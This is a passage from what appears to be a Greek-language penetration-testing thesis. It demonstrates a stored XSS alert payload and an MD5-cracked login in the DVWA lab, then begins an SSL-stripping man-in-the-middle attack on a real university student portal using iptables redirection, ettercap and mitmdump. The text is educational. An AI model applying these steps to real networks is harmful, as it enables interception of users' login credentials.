


Εικόνα 48. Αποκωδικοποίηση ενός MD5 hash.

Δοκιμάζουμε τον κωδικό και βλέπουμε ότι είναι σωστός.


Εικόνα 49. DVWA – Σύνδεση χρήστη με τον κωδικό που ανακαλύφθηκε.

Η επόμενη επίθεση είναι η XSS (Stored), ή χωρίς συντομία “Cross Site Scripting (Stored)”. Στη σελίδα υπάρχουν δύο πεδία, στο οποία καταχωρούνται ένα όνομα και ένα μήνυμα. Επίσης, υπάρχουν δύο κουμπιά, το Sign Guestbook και το Clear Guestbook, τα οποία θα ανακαλύψουμε παρακάτω τι κάνουν.



Εικόνα 50. DVWA – Ευπάθεια XSS (Stored).


Γράφουμε ένα όνομα και κάτω το μήνυμά μας. Πατάμε το κουμπί Sign Guestbook και διαπιστώνουμε ότι το μήνυμά μας αποθηκεύτηκε στη σελίδα μόνιμα, ακόμα και αν συνδεθούμε από άλλο πρόγραμμα περιήγησης ή ιδιωτική περιήγηση. Αυτό πρακτικά σημαίνει ότι τα μηνύματα αποθηκεύονται στον εξυπηρετητή ιστού. Επίσης, το κουμπί Clear Guestbook ανακαλύπτουμε ότι καθαρίζει όλα τα μηνύματα.



Εικόνα 51. DVWA - Ευπάθεια XSS (Stored), Δοκιμή πεδίων.


Στόχος μας εδώ είναι να εκμεταλλευτούμε το πεδίο του μηνύματος αποθηκεύοντας μόνιμα στη σελίδα ένα αναδυόμενο παράθυρο. Αυτό θα το πετύχουμε με την ετικέτα html “<script>” και τη συνάρτηση JavaScript “alert()”. Το script θα διαμορφωθεί ως εξής:

<script> alert("You have been hacked!") </script>



Εικόνα 52. DVWA – Εκμετάλλευση ευπάθειας XSS (Stored).

Πατώντας το κουμπί Sign Guestbook για να αποθηκευτεί το μήνυμα βλέπουμε ότι το alert λειτουργεί και μας εμφανίζει ένα αναδυόμενο παράθυρο, το οποίο περιέχει το μήνυμα. Επίσης, το συγκεκριμένο αναδυόμενο παράθυρο είναι ορατό σε οποιονδήποτε επισκέπτεται τη σελίδα και όχι μόνο στο δικό μας πρόγραμμα περιήγησης.




Εικόνα 53. DVWA – Αποτέλεσμα του κακόβουλου script.

Στην τελευταία φάση του ελέγχου διείσδυσης, ένας επαγγελματίας ελεγκτής διείσδυσης (pentester) συγκεντρώνει όλα τα ευρήματά του και τα συμπεριλαμβάνει στην αναφορά (report), καθώς και προτάσεις για την αντιμετώπισή τους.


5.2. Σενάριο επίθεσης Man In The Middle

Στο συγκεκριμένο σενάριο θα εκτελέσουμε την επίθεση Man In the Middle με σκοπό να υποκλέψουμε τα στοιχεία σύνδεσης του χρήστη από την ιστοσελίδα της ηλεκτρονικής γραμματείας του Πανεπιστημίου Δυτικής Μακεδονίας (https://students.uowm.gr). Φορτώνοντας τη συγκεκριμένη σελίδα παρατηρούμε ότι η σύνδεση είναι κρυπτογραφημένη με το πρωτόκολλο TLS 1.2, άρα είναι πολύ δύσκολο να καταφέρουμε να αποκρυπτογραφήσουμε αυτή τη σύνδεση και να πετύχουμε το σκοπό του σεναρίου.




Εικόνα 54. Προδιαγραφές ασφάλειας της ιστοσελίδας https://students.uowm.gr.

Θα δοκιμάσουμε αν μπορούμε να υποβαθμίσουμε το HTTPS πρωτόκολλο της σελίδας σε HTTP, στο οποίο δεν υπάρχει κρυπτογράφηση και στη συνέχεια να μπορέσουμε να υποκλέψουμε την πληροφορία. Για να το καταφέρουμε δε θα πρέπει η ιστοσελίδα να έχει προστασία HSTS. Για να κάνουμε το συγκεκριμένο έλεγχο, θα ανοίξουμε το εργαλείο “Inspect” του προγράμματος περιήγησης Mozilla Firefox, κάνοντας δεξί κλικ σε ένα κενό σημείο της σελίδας και πατώντας “Inspect”.




Εικόνα 55. Mozilla Firefox - Εργαλείο Inspect

Έχοντας ανοίξει το εργαλείο “Inspect”, επισκεπτόμαστε τη σελίδα της ηλεκτρονικής γραμματείας.




Εικόνα 56. Mozilla Firefox - Εργαλείο Inspect.

Πηγαίνουμε στην καρτέλα Network και επιλέγουμε το αρχικό url “/”.




Εικόνα 57. Mozilla Firefox - Καρτέλα Network του εργαλείου Inspect.

Έχοντας το συγκεκριμένο URL επιλεγμένο, πηγαίνουμε δεξιά στην καρτέλα “Headers” και ψάχνουμε τα “Response Headers”.



Εικόνα 58. Mozilla Firefox – Response Headers της σελίδας https://students.uowm.gr

Αν υπήρχε προστασία HSTS, θα βλέπαμε ένα header με όνομα “strict-transport-security”, όπως υπάρχει στο παρακάτω παράδειγμα από τη σελίδα google.com.



Εικόνα 59. Παράδειγμα προστασίας HSTS στη σελίδα https://google.com.

Εφόσον δεν είδαμε αυτό το header στη σελίδα students.uowm.gr είναι σχεδόν βέβαιο ότι η επίθεσή μας θα επιτύχει.

Στο σενάριο έχουμε κάνει την παραδοχή ότι ο χρήστης δε θα παρατηρήσει ότι το πρωτόκολλο στο πρόγραμμα περιήγησής του έχει αλλάξει από HTTPS σε HTTP, ενώ προσπαθεί να συνδεθεί στην ιστοσελίδα της ηλεκτρονικής γραμματείας. Επίσης, θα υποθέσουμε ότι ο επισκέπτης της σελίδας και εμείς που θα εκτελέσουμε την επίθεση βρισκόμαστε συνδεδεμένοι στο ίδιο τοπικό δίκτυο, όπως για παράδειγμα ένα δημόσιο ασύρματο δίκτυο Wi-Fi, ή και ενσύρματα όπως για παράδειγμα στο χώρο της βιβλιοθήκης του Πανεπιστημίου.

Επιπρόσθετα, η συγκεκριμένη επίθεση επηρεάζει αποκλειστικά το χρήστη μέσω του τοπικού δικτύου, και σε καμία περίπτωση δεν επηρεάζεται ή επιβαρύνεται ο εξυπηρετητής της σελίδας ηλεκτρονικής γραμματείας του Πανεπιστημίου.


Για να πραγματοποιήσουμε το συγκεκριμένο σενάριο θα χρησιμοποιήσουμε το λειτουργικό σύστημα Kali Linux και τα εργαλεία “ettercap” και “mitmdump” σε συνδυασμό με το python script-εργαλείο “sslstrip.py”.

Ξεκινώντας, θα ενεργοποιήσουμε στο Kali Linux τη λειτουργία προώθησης πακέτων, η οποία δίνει τη δυνατότητα στο λειτουργικό σύστημα να προωθεί πακέτα σε άλλους προορισμούς. Στην περίπτωσή μας ο προορισμός είναι ο υπολογιστής του θύματος. Για την ενεργοποίηση θα τρέξουμε την παρακάτω εντολή:
$ sysctl -w net.ipv4.ip_forward=1

Εικόνα 60. Kali Linux – Ενεργοποίηση προώθησης πακέτων.


Με την ακόλουθη εντολή θα ενεργοποιήσουμε έναν κανόνα στο τείχος προστασίας, ο οποίος θα ανακατευθύνει την κίνηση που λαμβάνει από την πόρτα 80 στην πόρτα 8080, την οποία θα χρησιμοποιήσει το εργαλείο mitmdump για την απόκτηση της πληροφορίας από το θύμα.

$ iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080



Εικόνα 61. Kali Linux – Ρύθμιση τείχους προστασίας για ανακατεύθυνση της κίνησης.

